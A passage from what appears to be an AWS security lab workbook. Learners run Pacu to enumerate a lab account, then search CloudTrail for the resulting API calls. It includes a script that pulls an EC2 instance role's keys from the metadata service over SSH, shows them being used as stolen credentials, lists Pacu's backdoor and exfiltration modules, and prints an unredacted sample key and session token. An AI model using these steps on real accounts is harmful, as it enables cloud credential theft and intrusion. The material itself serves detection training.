2. Security researchers will sometimes build tools that we can use, or at least learn from. Look through the following tools and identify AWS commands we might want to look for in our logs.

   Take a look at the bottom of the MITRE ATT&CK page for Cloud Service Discovery [4] in the References section. There are reports from Microsoft, and a tool from Rhino Security called Pacu.

   Pacu from Rhino Security

   Rhino Security publishes a good bit of research on working techniques against AWS services that could be misconfigured.

   Pacu from Rhino Security Labs is an open source framework that has methods for discovering cloud services. Check out the Pacu project on GitHub

   In the Modules section of Pacu, is a set of enumerations that an attacker might run to learn about the environment.

   Question

   Take a look at the enumerations, and with your current knowledge of AWS, what are some enumerations that you think would be interesting to search for in your environment? Think about your most valuable information in your AWS account. What could be discovered, given the appropriate level of IAM access?

3. Investigate the List Buckets [5] command from the CLI, that will be used to generate the attack. The command is fairly simple, but pulls back a bunch of great information.

Logging in

Log into the `Inspector Workstations` through the Session Manager. Need a reminder? Review the Session Login Hints.

Command Line

Let's run the command really quickly and get the list of buckets in our account.

```
aws s3api list-buckets \
    --query "Buckets[].Name"
```

Filtering Output

We will be using the `--query` switch throughout the class. If you are not familiar, please check it out here AWS CLI Filtering [6]

Check this out

The `--cli-auto-prompt` is a cool new switch to help you if you are not familiar with an AWS CLI command. It's not yet available on all the AWS commands, but you can try out `aws s3api list-buckets --cli-auto-prompt`

Using Pacu

Let's make use of Pacu [7] from Rhino Security Labs [8] and run some AWS enumeration commands. The Pacu software is already on the lab VM, so we can launch it right away.

1. Pacu relies on security tokens stored in the ~/.aws/credentials file. Since we are running this lab on an AMI with an IAM role, we don't need that file for most of the class. So, we have a little script that will take the keys from the metadata service and store them locally. More on meta data service in Section 3.

Tokens expire

The security tokens are for a limited time. It's possible that the tokens you are extracting will be invalid during the course of this lab, especially if you take a break. You will have to rerun this script, then import the credentials into Pacu again.

Command Line

```
~/scripts/load-keys.sh
```

Sample Results

```
Role Name is inspector-role
KEY ID is <REDACTED>
SecurityKey is <REDACTED>
SECURITYTOKEN is <LONG REDACTED STRING>
```

Note

There should be key IDs, security keys, and tokens replaced in the sections. If it's blank for you, something went wrong with the command.

Command Line

That script should load your credentials properly into the AWS credentials file. Double check and make sure it worked.

```
cat ~/.aws/credentials
```

Sample Results

```
[admin]
aws_access_key_id = <REDACTED>
aws_secret_access_key = <REDACTED>
aws_session_token = <LONG REDACTED STRING>
```

2. We are creating an AWS config and credentials file for this Pacu lab. It confuses the AWS CLI, because it will look to the config file to find the default region. Therefore, we are going to set the AWS_DEFAULT_REGION environment variable here.

Set default region

```
export AWS_DEFAULT_REGION=$(curl http://169.254.169.254/latest/meta-data/placement/region)
echo "Region is $AWS_DEFAULT_REGION"
```

Sample Results

```
Region is us-east-2
```

3. Pacu is a Python package that has already been installed and part of a Python virtual environment at ~/.pacu.

Command Line

```
cd ~/
source .pacu/bin/activate
pacu -h
```

Sample Results

```
usage: pacu [-h] [--session] [--module-name] [--data] [--module-args] [--list-modules] [--pacu-help] [--
module-info] [--exec] [--set-regions  [...]] [--whoami]

optional arguments:
  -h, --help            show this help message and exit
  --session             <session name>
  --module-name         <module name>
  --data                <service name/all>
  --module-args         <--module-args='--regions us-east-1,us-east-1'>
  --list-modules        List arguments
  --pacu-help           List the Pacu help window
  --module-info         Get information on a specific module, use --module-name
  --exec                exec module
  --set-regions  [ ...]
                        <region1 region2 ...> or <all> for all
  --whoami              Display information on current IAM user
```


4. We have two main ways to run Pacu commands. We can enter the Pacu program and run Pacu operations through its menu system. We can also run Pacu commands individually, directly from the terminal. The second way is great for adding Pacu operations to scripts, but we will first run the Pacu system.

Command Line

When starting the Pacu program for the first time, it will ask you what you would like to name the session.

```
pacu
```

Sample Results



Enter "cloudsecurity_user" at this prompt

Restarting Pacu?

If you are restarting Pacu instead of opening for the first time, then you will have the option of naming a new session or starting with a previous session. Just enter `1` at this prompt:

```
Found existing sessions:
[0] New session
[1] cloudsecurity_user
Choose an option: 1
```

Warning

If you were to try and copy from Pacu, with `ctrl+c`, the Pacu application will close. Copy and paste by right clicking for the menu options in the terminal.

5. Let's take a quick look at the commands we have available to us. After naming the session, the Pacu program will give us all the main Pacu command we can run. If you ever want to see this screen again, just run `help` at the pacu command line.

Pacu Commands

```
Pacu - https://github.com/RhinoSecurityLabs/pacu
    Written and researched by Spencer Gietzen of Rhino Security Labs - https://rhinosecuritylabs.com/

    This was built as a modular, open source tool to assist in penetration testing an AWS environment.
    For usage and developer documentation, please visit the GitHub page.

    Modules that have pre-requisites will have those listed in that modules help info, but if it is
    executed before its pre-reqs have been filled, it will prompt you to run that module then continue
    once that is finished, so you have the necessary data for the module you want to run.

    Pacu command info:
        list/ls                                 List all modules
        load_commands_file <file>               Load an existing file with list of commands to execute
        search [cat[egory]] <search term>       Search the list of available modules by name or category
        help                                    Display this page of information
        help <module name>                      Display information about a module
        whoami                                  Display information regarding to the active access keys
        data                                    Display all data that is stored in this session. Only fields
                                                  with values will be displayed
        data <service>                          Display all data for a specified service in this session
        services                                Display a list of services that have collected data in the
                                                  current session to use with the "data" command
        regions                                 Display a list of all valid AWS regions
        update_regions                          Run a script to update the regions database to the newest
                                                  version
        set_regions <region> [<region>...]      Set the default regions for this session. These space-separated
                                                  regions will be used for modules where regions are required,
                                                  but not supplied by the user. The default set of regions is
                                                  every supported region for the service. Supply "all" to this
                                                  command to reset the region set to the default of all
                                                  supported regions
        run/exec <module name>                  Execute a module
        set_keys                                Add a set of AWS keys to the session and set them as the
                                                  default
        swap_keys                               Change the currently active AWS key to another key that has
                                                  previously been set for this session
        import_keys <profile name>|--all        Import AWS keys from the AWS CLI credentials file (located
                                                  at ~/.aws/credentials) to the current sessions database.
                                                  Enter the name of a profile you would like to import or
                                                  supply--all to import all the credentials in the file.
        export_keys                             Export the active credentials to a profile in the AWS CLI
                                                  credentials file (~/.aws/credentials)
        sessions/list_sessions                  List all sessions in the Pacu database
        swap_session                            Change the active Pacu session to another one in the database
        delete_session                          Delete a Pacu session from the database. Note that the output
                                                  folder for that session will not be deleted

        exit/quit                               Exit Pacu

    Other command info:
        aws <command>                           Run an AWS CLI command directly. Note: If Pacu detects "aws"
                                                  as the first word of the command, the whole command will
                                                  instead be run in a shell so that you can use the AWS CLI
                                                  from within Pacu. Due to the command running in a shell,
                                                  this enables you to pipe output where needed. An example
                                                  would be to run an AWS CLI command and pipe it into "jq"
                                                  to parse the data returned. Warning: The AWS CLI's
```

```
                                    authentication is not related to Pacu. Be careful to
                                    ensure that you are using the keys you want when using
                                    the AWS CLI. It is suggested to use AWS CLI profiles
                                    to solve this problem
        console/open_console        Generate a URL that will log the current user/role in to
                                    the AWS web console
```

6. We now need to set up our environment so that Pacu can run AWS commands with the right credentials. Let's test out Pacu using our cloudsecurity user credentials. The `set_regions` allows you to set one region (or more) to operate in. When a Pacu module is run, it will limit to only these regions by default.

Command Line

One of the Pacu commands is `set_regions`, which accepts one or more regions that you want to work in. For this class, we are only working in a single region. Type `set_regions` followed by your region.

```
set_regions us-east-2
```

Sample Results

```
Pacu (cloudsecurity_user:No Keys Set) > set_regions us-east-2
Session regions changed: ['us-east-2']
```

7. Now that the region is set, we need to give Pacu some keys. Our keys are currently stored in the `~/.aws/credentials` file under the "default" profile. We can tell Pacu to import those keys.

   In Pacu, everything we do is part of the `cloudsecurity_user` session. Although it has the same name as our AWS user, there is no real connection between the two. The AWS Profile, which the AWS console application uses to allow you to switch between multiple sets of keys, is also completely different. AWS users, cli profiles, and Pacu sessions are constructs to let you switch between the access keys.

Importing Keys

```
import_keys admin
```

Sample Results

```
Pacu (cloudsecurity_user:No Keys Set) > import_keys default
Imported keys as "imported-admin"
```

8. We now have a region and keys loaded into Pacu, so let's investigate the modules. We can refer back to the Pacu Modules [9] page on GitHub, or we can ask Pacu to give us a list of known modules.

List Modules

```
ls
```

Sample Results

```
[Category: LATERAL_MOVE]

  cloudtrail__csv_injection
  vpc__enum_lateral_movement

[Category: RECON_UNAUTH]

  iam__enum_roles
  iam__enum_users

[Category: ENUM]

  ecs__enum
  acm__enum
  iam__enum_permissions
  iam__bruteforce_permissions
  lambda__enum
  dynamodb__enum
  enum__secrets
  aws__enum_account
  inspector__get_reports
  iam__detect_honeytokens
  glue__enum
  iam__enum_users_roles_policies_groups
  lightsail__enum
  codebuild__enum
  aws__enum_spend
  ec2__check_termination_protection
  ecs__enum_task_def
  systemsmanager__download_parameters
  ec2__download_userdata
  ecr__enum
  iam__get_credential_report
  ec2__enum
  ebs__enum_volumes_snapshots

[Category: EVADE]

  cloudwatch__download_logs
  elb__enum_logging
  detection__enum_services
  detection__disruption
  guardduty__whitelist_ip
  cloudtrail__download_event_history
  waf__enum

[Category: ESCALATE]

  iam__privesc_scan

[Category: PERSIST]

  ec2__backdoor_ec2_sec_groups
  lambda__backdoor_new_roles
  lambda__backdoor_new_sec_groups
  iam__backdoor_users_password
  iam__backdoor_assume_role
```

```
      iam__backdoor_users_keys
      lambda__backdoor_new_users

    [Category: EXFIL]

      s3__download_bucket
      rds__explore_snapshots

    [Category: EXPLOIT]

      lightsail__generate_ssh_keys
      lightsail__generate_temp_access
      lightsail__download_ssh_keys
      ebs__explore_snapshots
      api_gateway__create_api_keys
      systemsmanager__rce_ec2
      ec2__startup_shell_script
```

Pacu Categories

The modules are broken down in the categories of:

- LATERAL_MOVE: Attempt to move through the environment.
- RECON_UNAUTH: Conduct recon of users and roles, by manipulating your own policies to give you info you normally would not be expected to have
- ENUM: Enumerate the environment
- EVADE: Hide from the threat detectors (that's you!)
- ESCALATE: Escalate your own privileges
- PERSIST: Create mechanisms to stay in the environment even if your initial attack vector is blocked
- EXFIL: Get data out of the environment
- EXPLOIT: Use the AWS environment itself to conduct some type of exploitation

Get module info

We can search for modules based on key words to get more information about them. It's a simple search, but can help us read information about the bucket.

```
search bucket
```

Sample Results

```
[Category: EXFIL]

  s3__download_bucket
    Enumerate and dumps files from S3 buckets.
```

Get more info

We can also get more detailed information about a bucket with the `help` command

```
help s3__download_bucket
```

Sample Results

```
s3__download_bucket written by Spencer Gietzen of Rhino Security Labs.

usage: run s3__download_bucket [--dl-all] [--names-only] [--dl-names DL_NAMES]

This module scans the current account for AWS buckets and prints/stores as much data as it can about
each one. With no arguments, this module will
enumerate all buckets the account has access to, then prompt you to download all files in the bucket or
not. Use --names-only or --dl-names to change
that. The files will be downloaded to ./sessions/[current_session_name]/downloads/s3__download_bucket/.

optional arguments:
  --dl-all              If specified, automatically download all files from buckets that are allowed
instead of asking for each one. WARNING: This could
                      mean you could potentially be downloading terabytes of data! It is suggested to
user --names-only and then --dl-names to
                      download specific files.
  --names-only          If specified, only pull the names of files in the buckets instead of
downloading. This can help in cases where the whole bucket
                      is a large amount of data and you only want to target specific files for
download. This option will store the filenames in a
                      .txt file in ./sessions/[current_session_name]/downloads/s3__download_bucket/
s3__download_bucket_file_names.txt, one per line,
                      formatted as "filename@bucketname". These can then be used with the "--dl-names"
option.
  --dl-names DL_NAMES  A path to a file that includes the only files to be downloaded, one per line.
The format for these files must be
                      "filename.ext@bucketname", which is what the --names-only argument outputs.
```

9. Let's run a couple of commands to see the response. For today, we will stick in the ENUM categories of Pacu. Remember, our goal for this lab is to use CloudTrail to look for enumerations that are suspicious.

What is aws__enum_account

```
help aws__enum_account
```

Sample Results

```
aws__enum_account written by Chris Farris <chris@room17.com>.

usage: run aws__enum_account

Determines information about the AWS account itself.
```

More info about the module

Even though we know this module will return data about the account, we might want to look at specifically what it is doing. You may want to go check out the Pacu code for the aws__enum_account[10] module itself.

Running aws__enum_account

```
run aws__enum_account
```

Sample Results

Please note, your information will look different. The author's account is part of an AWS organization, and that information is conveyed.

```
Pacu (cloudsecurity_user:imported-admin) > run aws__enum_account
  Running module aws__enum_account...
[aws__enum_account] Enumerating Account: <No IAM Alias defined>
[aws__enum_account] aws__enum_account completed.

[aws__enum_account] MODULE SUMMARY:

Account Information:
    Account ID: 123456789012
    Account IAM Alias: <No IAM Alias defined>
    Key Arn: arn:aws:iam::123456789012:user/cloudsecurity
    Account Spend: 16.62 (USD)
    Parent Account:
        Id: o-n59lrhlmtk
        Arn: arn:aws:organizations::123456789012:organization/o-n59abclmtk
        FeatureSet: ALL
        MasterAccountArn: arn:aws:organizations::123456789012:account/o-n59abclmtk/123456789012
        MasterAccountId: 123456789012
        MasterAccountEmail: <redacted>@email.com
        AvailablePolicyTypes: [{'Type': 'SERVICE_CONTROL_POLICY', 'Status': 'ENABLED'}]
```

10. We know that our account is an account we created. However, a real attacker is likely going to try and steal the credentials from another user, or from a computer system. In Lab 1.1, we used CDK to build our lab infrastructure. Part of that build was a webserver that has an IAM role attached. We are going to extract the IAM security token information from that instance and load it into Pacu.

    The CloudFormation stacks, created by the CDK, have specified as outputs, key values we will need in the labs today. We can ask CloudFormation for the ID of the Watson ID, and then use that ID to retrieve the current public IP.

Exit Pacu to run some scripts

```
exit
```

Sample Results

```
Pacu (cloudsecurity_user:imported-admin) > exit

Bye!
(.pacu) [ec2-user@ip-10-2-0-55 ~]$
```

Get the webserver IP address

```
WATSON_ID=$(aws cloudformation describe-stacks \
    --stack-name websites \
    --query "Stacks[].Outputs[?ExportName=='websiteInstanceID'].OutputValue" \
    --output text)
echo "Watson ID is $WATSON_ID"
PUBLIC_IP=$(aws ec2 describe-instances \
  --filters Name=instance-id,Values=$WATSON_ID \
  --query Reservations[].Instances[].PublicIpAddress \
  --output text)
echo Public IP: $PUBLIC_IP
```

Sample Results

```
Public IP: 3.236.200.31
```

Note

Just remember, your IP address will be different than in the lab book. It will be a public IP assigned when the EC2 was created

11. We can SSH into the instance and run some commands. That EC2 webserver has the AWS CLI already installed. SSH into the instance with the private SSH key at `~/.ssh/cloudsecurity.pem`, with a username of `ec2-user` and the IP address of whatever is your Public IP address.

    This step is also going to verify that your SSH keys, network connections, and EC2 builds worked properly.

    Login

    ```
    ssh -i  ~/.ssh/cloudsecurity.pem ec2-user@$PUBLIC_IP
    ```

    First time login

    It is likely the first time you have logged into this system. You will be asked to approve the continued login. Just type `yes` at the prompt.

    ```
    The authenticity of host '3.236.200.31 (3.236.200.31)' can't be established.
    ECDSA key fingerprint is SHA256:eeo3/qBzsG70vNnglqTI/wEpSgC+hSoOXOmvvb4FXXc.
    Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
    Warning: Permanently added '3.236.200.31' (ECDSA) to the list of known hosts.
    ```

12. Execute a couple of commands to get the IAM identity used by this user, and some enumerations.

    Get Caller Identity

    The `get-caller-identity` command will return some very basic information about the account, user info, and the rule being used.

    ```
    aws sts get-caller-identity
    ```

    Sample Results

    ```
    {
        "Account": "123456789012",
        "UserId": "AROARIWE6XLB74ETKPX3W:i-045aed90624b80b7b",
        "Arn": "arn:aws:sts::123456789012:assumed-role/WebsiteRole/i-045aed90624b80b7b"
    }
    ```

Listing Buckets

```
aws s3 ls
```

Sample Results

```
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
```

The role `WebsiteRole` we see in the `get-caller-identity` does not have permission to list the buckets in the account. Frankly, this IAM role is not allowed to do much at all. It's locked down, which is good.

13. We need to extract the credential information from this EC2, and copy them over into Pacu. Rather than a bunch of copy and paste, let's use SSH to execute a script. Now that we know we can SSH into our webserver, let's return to the virtual machine and run some scripts.

Return back to the console

```
exit
```

Sample Results

```
[ec2-user@ip-10-0-0-83 ~]$ exit
logout
Connection to 3.236.200.31 closed.
(.pacu) [ec2-user@ip-10-2-0-55 ~]$
```

Move to the Pacu Directory

```
cat ~/scripts/extract-keys.sh
```

Sample Results

```
ROLENAME=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ -s)
KeyURL="http://169.254.169.254/latest/meta-data/iam/security-credentials/"$ROLENAME"/"
wget $KeyURL -q -O Iam.json
KEYID=$(grep -Po '.*"AccessKeyId".*' Iam.json | sed 's/ //g' | sed 's/"//g' | sed 's/,//g' | sed 's/
AccessKeyId://g')
SECRETKEY=$(grep -Po '.*"SecretAccessKey".*' Iam.json | sed 's/ //g' | sed 's/"//g' | sed 's/,//g' |
sed 's/SecretAccessKey://g')
SECURITYTOKEN=$(grep -Po '.*"Token".*' Iam.json | sed 's/ //g' | sed 's/"//g' | sed 's/,//g' | sed 's/
Token://g')
rm Iam.json -f

printf "aws configure set --profile website aws_access_key_id $KEYID"
printf "\n"
printf "aws configure set --profile website aws_secret_access_key $SECRETKEY"
printf "\n"
printf "aws configure set --profile website aws_session_token $SECURITYTOKEN"
printf "\n"
```

14. This script will use the EC2 metadata service [11] to query the EC2 about the name of the role, the key ID, secret key, and security token. It will then print out a service of `aws configure set` commands that will create a new profile with the information extracted from the target instance.

Extract the secrets

We will use SSH to execute this bash command over onto the EC2.

```
ssh -i ~/.ssh/cloudsecurity.pem ec2-user@$PUBLIC_IP 'bash -s' < ~/scripts/extract-keys.sh
```

Sample Results

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100     9  100     9    0     0   3000      0 --:--:-- --:--:-- --:--:--  3000
aws configure set --profile website aws_access_key_id ASIARIWE6XLB2VLSX7H6
aws configure set --profile website aws_secret_access_key GK53Jq87QwKWcORlR+hvC9uLD4krRi8qNyehCvJE
aws configure set --profile website aws_session_token
IQoJb3JpZ2luX2VjEGMaCXVzLWVhc3QtMSJHMEUCIEiRGNmxY1Ywy+gmlpXokGSvUQAdjmqGIANnbJfdXyheAiEAhXKu4qarSJIFqN1wA1
W8y24qtAMIHBAAGgwwODczODYxNDM0MjciDBn/TPi8myoykFD0niqRAzWEQSHg88DSuG5BamIS8cFjWUZTyQeqWP5AfMEbKEhF9/
KhrzWofxeNW77wicLedWUTXZhX7YynGYwergpm5jfLNYil+dt4TDgZ4fCUt/
wkjWSl5hQFPCKe9W1nHL0Cl8CdxaKnfGsspRGXojr6ppOKccKCU6WfwHaDL+sPDKYkVro6qYft2w0PG9gxZU3AWsQkfosUKXyOfdma8ZG3
+t1T+Rh3MMjKwoBD9xEKIO3fY64j6aheXYJM1b8J44F2LcJU4HunohFMzBVKnqf3EZV8Gnm6Gs4JIADQuutNSIuRLx26NnJVOQFbxhhFtb
pwJMzIo3ZbwDbS2JOjzDq4oFrnR8AmaHHWHHFyteT52e+/gC+0iYN3/iDV/
Cy0fMNdaqjBJqR09QePRZ8cz8wOCTXi2Y6BuIuSXGdULsRdmHdZSu8hwYk8T94n2U4+BGKeGeqqhA09xDvtVVD1aixyQMXPEBrpEMPyJnv
+Zf6ebZoHjtfNi5MHbDoUspFw7EaW2SxtByXk0MKAsVWqSqMez20dsma3TH7aGBsPlP1Nr00yLa4zIAJNtme7q9qrfWXRGARC1drsQfM7F
```

Tokens expire

The security tokens are for a limited time. It's possible that the tokens you are extracting will be invalid during the course of this lab, especially if you take a break. You will have to rerun this script, then import the credentials into Pacu again.

15. The output for these commands is a set of `aws configure set` commands. Copy the output of the above script and paste them into the command console.

Build the Profile from the Watson blog

```
aws configure set --profile website aws_access_key_id <REDACTED>
aws configure set --profile website aws_secret_access_key <REDACTED>
aws configure set --profile website aws_session_token <REDACTED>
aws configure set --profile website region us-east-2
```

16. We can test to make sure we have valid values for our new profile called "website"

Get the configure values

```
aws configure get profile.website.aws_access_key_id
aws configure get profile.website.aws_secret_access_key
aws configure get profile.website.aws_session_token
aws configure get profile.website.region
```

17. After copying the commands and running them in the console, let's test to make sure they work.

Test Profile

```
aws sts get-caller-identity --profile website
```

Sample Results

```
{
    "UserId": "AROARIWE6XLB74ETKPX3W:i-045aed90624b80b7b",
    "Account": "123456789012",
    "Arn": "arn:aws:sts::123456789012:assumed-role/WebsiteRole/i-045aed90624b80b7b"
}
```

18. We have a new profile. Let's go back to Pacu and load in those new credentials. Switch back to the terminal tab running Pacu. We need to create a new `session` based on the loaded credentials.

First, start up Pacu again, selecting `cloudsecurity_user` for the session

```
pacu
```

Select the cloudsecurity_user

You will need to select the session for `cloudsecurity_user`

```
(.pacu) [ec2-user@ip-10-2-0-55 ~]$ pacu
```

```
  Found existing sessions:
    [0] New session
    [1] cloudsecurity_user
  Choose an option: 1
```

19. Now, import those keys from the `website` profile we just created.

Import keys

```
import_keys website
```

Sample Results

```
Pacu (cloudsecurity_user:imported-admin) > import_keys website
  Imported keys as "imported-website"
```

20. We are about to do some enumerations. Pacu will try and enumerate across all the regions. Let's tell Pacu to focus only on your region, wherever that might be. The course author is working out of us-east-2.

Set Region

```
set_regions us-east-2
```

Sample Results

```
Pacu (cloudsecurity_user:imported-website) > set_regions us-east-2
  Session regions changed: ['us-east-2']
```

21. Let's run some enumeration commands and see what we can do. You can see from the Pacu prompt, we are running our commands with the `imported-website` key credentials in the `cloudsecurity_user` session. You could switch back to your default, thus administrative keys, with the `swap_keys` command. But we want to stay with our stolen credentials from the EC2 webserver.

Enumerate Account

```
run aws__enum_account
```

Sample Results

```
  Running module aws__enum_account...
[aws__enum_account] ClientError has occurred when getting AccountAliases: An error occurred
(AccessDenied) when calling the ListAccountAliases operation: User: arn:aws:sts::123456789012:assumed-
role/WebsiteRole/i-00dbd160be830a5b3 is not authorized to perform: iam:ListAccountAliases on resource: *
[aws__enum_account] Enumerating Account: <NotFound>
[aws__enum_account] aws__enum_account completed.

[aws__enum_account] MODULE SUMMARY:

Account Information:
    Account ID: 123456789012
    Account IAM Alias: <NotFound>
    Key Arn: arn:aws:sts::123456789012:assumed-role/WebsiteRole/i-00dbd160be830a5b3
    Account Spend: <unauthorized> (USD)
    Parent Account:
        error: Not Authorized to get Organization Data
```

Enumerate EC2

```
run ec2__enum
```

Sample Results

```
[ec2__enum] Starting region us-east-2...
[ec2__enum]   3 instance(s) found.
[ec2__enum]   6 security groups(s) found.
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeCustomerGateways.
[ec2__enum]     Skipping VPN customer gateway enumeration...
[ec2__enum]   0 VPN customer gateway(s) found.
[ec2__enum]   0 dedicated host(s) found.
[ec2__enum]   3 network ACL(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeNATGateways.
[ec2__enum]     Skipping NAT gateway enumeration...
[ec2__enum]   0 NAT gateway(s) found.
[ec2__enum]   3 network interface(s) found.
[ec2__enum]   7 route table(s) found.
[ec2__enum]   10 subnet(s) found.
[ec2__enum]   3 VPC(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeVPCEndpoints.
[ec2__enum]     Skipping VPC endpoint enumeration...
[ec2__enum]   0 VPC endpoint(s) found.
[ec2__enum]   0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
    us-east-2

    3 total instance(s) found.
    6 total security group(s) found.
    0 total elastic IP address(es) found.
    0 total dedicated hosts(s) found.
    3 total network ACL(s) found.
    3 total network interface(s) found.
    7 total route table(s) found.
    10 total subnets(s) found.
    3 total VPC(s) found.
    0 total launch template(s) found.
```

22. The IAM role allows describing of EC2 systems. Now let's enumerate the S3 buckets.

Enumerate S3

```
run s3__download_bucket --names-only
```

Sample Results

```
  Running module s3__download_bucket...
[s3__download_bucket] Enumerating buckets...
[s3__download_bucket]   FAILURE: MISSING AWS PERMISSIONS
[s3__download_bucket] s3__download_bucket completed.

[s3__download_bucket] MODULE SUMMARY:

  No actions were taken.
```

Looking at the data

Typing "data" command will return all the data about what you gathered so far, which is your EC2 information. You can see that Pacu is pulling together what it sees, and it's storing that information in a local database.

23. The EC2 we have access to really does not have a lot of granted policies, only creating CloudWatch logs, so you should have seen a number of denied results. But, for our lab, this is good. We can key off these attempts to enumerate the environment, only to see the failures. Let's start analyzing the logs we generated by querying CloudTrail.

Exit Pacu

```
exit
```

Sample Results

```
Pacu (cloudsecurity_user:imported-website) > exit

Bye!
```

24. We were working inside a Python virtual environment, so we need to deactivate that environment.

Deactivate .pacu virtual environment

```
deactivate
```

No real results, just a change in your prompt.

Query CloudTrail

Check and make sure the EC2s from the Lab1 CDK are built and ready to go. It could take up to 15 minutes for the CloudTrail logs to show up in the service, but we can start investigating CloudTrail.

1. Get familiar with CloudTrail

   Now, let us use the AWS CLI to just return all ListBuckets APIs. One of the EC2s that we spun up through CDK queried the AWS S3 endpoint to get a listing of S3 buckets. We also did it from our VM console. We may or may not see our EC2s in the list; however, we see how often ListBuckets happen, and by whom.

Command Line

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
    --max-items 10 \
    --query 'Events[].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' \
    --output table
```

Sample Results

```
-------------------------------------------------------------------------------------------------------------
|
LookupEvents                                                |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|               EventId                |  EventName   |          EventTime          |
Username        |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|  1a7825c0-60ea-4fcf-b295-923d566c0d18 |  ListBuckets |  2020-06-15T16:28:11-04:00  |
i-08c49f945f27055a9 |
|  212a774c-fcf2-466c-b79d-f50e37909602 |  ListBuckets |  2020-06-15T09:24:04-04:00  |  AWSConfig-
Describe  |
|  0af609f6-c1c2-4f7b-883d-22ae8564ec8c |  ListBuckets |  2020-06-14T21:24:03-04:00  |  AWSConfig-
Describe  |
|  64a4b139-40bc-4f34-9ac0-a022e48efd82 |  ListBuckets |  2020-06-14T17:52:03-04:00  |
i-0d64ea9a2c8b1ed37 |
+--------------------------------------+--------------+-----------------------------
+----------------------+
```

2. Let's think about what we might query for in CloudTrail. We have two options to filter our results with the command line. The AWS CLI provides a parameter called `--lookup-attributes` which tells the API how to limit the data returned. We only get a few options to filter by, and we can only filter by a single value.

> **Note**
>
> - EventId: Every CloudTrail event is assigned a single unique event ID. Use this only if you know exactly which event to pull up.
> - EventName: The API action that was taken. ListBucket, CreateSnapshot, CreateFunction, etc. Want a list of all EventNames? The authors have looked, and none appear to exist from AWS. You can search online for common event names, run the command you want to search for like we do in this labs, or you could interrogate the APIs with Boto3 commands.
> - ReadOnly: Some events are ReadOnly. They list, read, or query but never change. These are ReadOnly. Events that could create, update, or delete will not be ReadOnly. If you want to search for a user's activities, then ReadOnly events may not be that interesting. Hitting the web console? That is a lot of read only commands.
> - Username: A user can be a person, a role, or an compute service like an EC2. If you're investigating someone's activities, use this query.
> - ResourceType: The type of resource returned by the event.
> - ResourceName: The name fo the resource returned by the event. If you're only interested in everything that happens to a particular bucket, this would be the right filter.
